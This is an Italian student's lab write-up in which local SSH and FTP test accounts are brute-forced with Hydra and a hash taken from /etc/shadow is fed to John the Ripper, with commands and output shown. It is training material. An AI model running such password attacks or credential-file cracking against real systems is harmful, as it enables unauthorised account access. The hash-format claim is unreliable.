

08.11.2024

Esercizio S6L5


Come da richiesta esercizio dobbiamo andare a creare un profilo in Kali Linux SSH e successivamente andare a crackare la password.




- Aggiorniamo la macchina Kali;
- creiamo un user che chiameremo test_user;




Avviamo il servizio SSH ed abilitiamo l'utente appena creato al servizio;



Ci assicuriamo che il servizio sia attivo;



Aggiorniamo le librerie seclists;



Avviamo la scansione utilizzando il tool Hydra col comando:
hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.178.51 -t4 ssh
ed aspettiamo che Hydra trovi la password.

```
┌──(test_user㉿kali)-[~]
└─$ hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.178.51 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
egal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 04:59:22
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to pr
overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1000000 login tries (l:1/p:1000000), ~250000 tries per task
[DATA] attacking ssh://192.168.178.51:22/

[STATUS] 37.00 tries/min, 37 tries in 00:01h, 999963 to do in 450:27h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 999916 to do in 595:12h, 4 active

[STATUS] 26.29 tries/min, 184 tries in 00:07h, 999816 to do in 633:57h, 4 active
[STATUS] 25.87 tries/min, 388 tries in 00:15h, 999612 to do in 644:05h, 4 active

[STATUS] 25.94 tries/min, 804 tries in 00:31h, 999196 to do in 642:07h, 4 active
[STATUS] 26.00 tries/min, 1222 tries in 00:47h, 998778 to do in 640:15h, 4 active
[STATUS] 25.97 tries/min, 1636 tries in 01:03h, 998364 to do in 640:46h, 4 active
[STATUS] 25.87 tries/min, 2044 tries in 01:19h, 997956 to do in 642:51h, 4 active
[STATUS] 25.94 tries/min, 2464 tries in 01:35h, 997536 to do in 641:01h, 4 active
[STATUS] 25.93 tries/min, 2878 tries in 01:51h, 997122 to do in 640:58h, 4 active
[STATUS] 25.90 tries/min, 3289 tries in 02:07h, 996711 to do in 641:27h, 4 active
[STATUS] 25.90 tries/min, 3704 tries in 02:23h, 996296 to do in 641:04h, 4 active
[STATUS] 25.92 tries/min, 4121 tries in 02:39h, 995879 to do in 640:24h, 4 active
[STATUS] 25.91 tries/min, 4535 tries in 02:55h, 995465 to do in 640:14h, 4 active
[STATUS] 25.88 tries/min, 4944 tries in 03:11h, 995056 to do in 640:42h, 4 active
[22][ssh] host: 192.168.178.51   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 08:20:55

┌──(test_user㉿kali)-[~]
```

Ecco il risultato ottenuto.

Per la seconda parte dell'esercizio dobbiamo scegliere un'altro servizio, configurarlo e procedere, come sopra, all'avvio di Hydra per scoprire la password.
Si è deciso di abilitare il servizio ftp;


```
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# sudo apt-get install vsftpd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1728 not upgraded.
Need to get 142 kB of archives.
After this operation, 352 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13.1 [142 kB]
Fetched 142 kB in 13s (11.0 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 420089 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13.1_amd64.deb ...
Unpacking vsftpd (3.0.3-13.1) ...
Setting up vsftpd (3.0.3-13.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vs
ftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.3.1) ...

┌──(root㉿kali)-[/home/kali]
└─# sudo nano /etc/vsftpd.conf

┌──(root㉿kali)-[/home/kali]
└─# sudo systemctl restart vsftpd

┌──(root㉿kali)-[/home/kali]
└─# sudo useradd testuser
sudo passwd testuser
New password:
Retype new password:
```

Dopo averlo abilitato abbiamo anche creato un utente col nome testuser;



Abbiamo lanciato Hydra, questa volta col comando:
hydra -l testuser -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.178.51 -t4 ftp

Un modo veloce per recuperare la password non lo saprei.
Ho aperto il file /etc/shadow dove sono salvati tutti gli utenti con le password che sono cryptate.
Ho capito che per il testuser la stringa è questa:
testuser:yj9T$EbPT7gr2PNleokasPhwqb/$y/VQT2exgBCGKwc6MMsx/hWsK3Fq4Ffr/Wr35.oFZR4:20035:0:99999:7:::

e che quindi la pass cryptata è questa :
yj9T$EbPT7gr2PNleokasPhwqb/$y/VQT2exgBCGKwc6MMsx/hWsK3Fq4Ffr/Wr35.oFZR4
nel formato bcrypt.

Ho utilizzato John The Ripper per decifrarla, ma non ci ho messo 5/10 secondi.

Ho anche installato una versione “jumbo” di John The Ripper.

Altra alternativa che mi viene in mente è che, in quanto amministratore del sistema posso andare direttamente a modificare la password e quindi impostarne una che conosco.

Mi dispiace, ma non sono un hacker. 😀